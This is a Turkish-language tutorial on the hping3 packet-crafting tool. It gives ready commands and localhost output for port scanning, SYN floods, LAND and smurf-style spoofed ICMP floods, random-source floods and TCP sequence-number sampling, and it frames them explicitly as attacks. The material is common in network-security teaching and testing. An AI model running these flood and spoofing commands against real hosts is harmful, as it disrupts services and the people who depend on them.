Hping3

Tarafından: @ahmet sabri mert

hping3 aracı, manipüle edilmiş paketler göndermenize izin verir. Bu araç, hedefi aşırı yüklemek ve güvenlik duvarlarını atlamak veya bunlara saldırmak için paketlerin boyutunu, miktarını ve parçalanmasını kontrol etmenizi sağlar. Hping3, güvenlik veya kapasite testi amaçları için yararlı olabilir, bu aracı kullanarak güvenlik duvarlarının etkinliğini ve bir sunucunun büyük miktarda paketi işleyip işlemediğini test edebilirsiniz. Aşağıda, saldırı yapmak amacıyla hping3'ün nasıl kullanılacağına ilişkin talimatları bulabilirsiniz.

hping3 aracı ile yapılabilecek saldırılar

1. **Port Tarama:**

hping3 aracılığıyla herhangi bir ana bilgisayarda port taraması yapmak kolaydır. Tarama yapabilmek için gereken komutlar;

- *# hping3 -S --scan 21–500 Hedef*
- *# hping3 -S -p 80 Hedef*


```
root@rvir00t:~# hping3 -S --scan 21-500 127.0.0.1
Scanning 127.0.0.1 (127.0.0.1), port 21-500
480 ports to scan, use -V to see all the replies
+----+-----------+---------+---+-----+-----+-----+
|port| serv name |  flags  |ttl| id  | win | len |
+----+-----------+---------+---+-----+-----+-----+
   22 ssh        : .S..A...  64     0 65495    44
   80 http       : .S..A...  64     0 65495    44
  111 sunrpc     : .S..A...  64     0 65495    44
All replies received. Done.
Not responding ports:
root@rvir00t:~#
```

```
root@rvir00t:~# hping3 -S -p 80 127.0.0.1
HPING 127.0.0.1 (lo 127.0.0.1): S set, 40 headers + 0 data bytes
len=44 ip=127.0.0.1 ttl=64 DF id=0 sport=80 flags=SA seq=0 win=65495 rtt=7.7 ms
len=44 ip=127.0.0.1 ttl=64 DF id=0 sport=80 flags=SA seq=1 win=65495 rtt=7.3 ms
len=44 ip=127.0.0.1 ttl=64 DF id=0 sport=80 flags=SA seq=2 win=65495 rtt=16.5 ms
^C
--- 127.0.0.1 hping statistic ---
3 packets transmitted, 3 packets received, 0% packet loss
round-trip min/avg/max = 7.3/10.5/16.5 ms
```

2. **SYN Flood Saldırısı:**

Syn Flood, yarı açık saldırı olarak da bilinir. Bu saldırıda saldırgan, DDoS saldırısını gerçekleştirmek için birden çok bağlantı isteği gönderir.


 # hping3 -S -p 80 Hedef -- flood



3. LAND Saldırısı:

Bu saldırı, bir paketin aynı adrese sahip bir hedef makineye gönderildiği bir tür DoS saldırısıdır.

 # hping3 -S -p 80 127.0.0.1 -a 127.0.0.1




4. SMURF Saldırısı:

Bu saldırı, sahte kaynak adresinin hedef adrese büyük miktarda ICMP paketi gönderdiği bir tür DDoS saldırısıdır. Birden çok ICMP ping isteği göndermek/yayınlamak için kaynak adres olarak bir kurban adresi kullanır.

 # hping3 -- icmp -- flood 127.0.0.1 -a 127.0.0.1


Aşağıdaki komutu çalıştırın, Wireshark'ta birden çok sahte ICMP paketinin yalnızca bir saniyede gönderildiği yanıtını kontrol edin ve hedef sunucuda bir Flood gerçekleştirin.



5. Random Source Saldırısı:

Bu saldırıda, bir saldırgan hedef makineye farklı kaynak adreslerine sahip birden çok rastgele paket gönderebilir ve bu da DDoS saldırısına neden olabilir.

 # hping3 -S -p 80 Target -- flood -- rand-source



6. TCP Sequence Prediction Saldırısı:

İstemciden sunucuya bir paket gönderildiğinde veya alındığında, genellikle her paket, alınan ve onaylanan veri paketlerinin izlenmesine yardımcı olan bir sıra numarası içerir. Bazen saldırganlar TCP paketlerinin sıra numarasından yararlanır.

Bu saldırının amacı, sahte paketler için kullanılabilecek bir TCP bağlantısındaki paketleri tanımlamak için kullanılan sıra numarasını tahmin etmektir. Aşağıda, TCP Paketlerinin sıra numarasını belirleme komutu verilmiştir.

 # hping3 -S -p 80 -Q 127.0.0.1

```
root@rvir00t:~# hping3 -S -p 80 -Q 127.0.0.1
HPING 127.0.0.1 (lo 127.0.0.1): S set, 40 headers + 0 data bytes
2713772358 +2713772358
2177577178 +3758772115
2316948056 +139370878
3737922669 +1420974613
1512457255 +2069501881
2645650303 +1133193048
1791007316 +3440324308
3275655590 +1484648274
4182504063 +906848473
^C
--- 127.0.0.1 hping statistic ---
9 packets transmitted, 9 packets received, 0% packet loss
round-trip min/avg/max = 4.8/16.8/42.9 ms
root@rvir00t:~#
```

Referanslar

[1] Medium. 2022. *Attacks to be performed Using Hping3 (Packet Crafting)*
. [online] Mevcut: <https://ravi73079.medium.com/attacks-to-be-performed-using-hping3-packet-crafting-98bc25584745> [Erişildi 12 August 2022].

[2] Linuxhint.com. 2022. *hping3 flood ddos*
. [online] Mevcut: <https://linuxhint.com/hping3/#:~:text=With%20hping3%20you%20can%20also,sniffer%20to%20listen%20established%20conn [Erişildi 12 August 2022].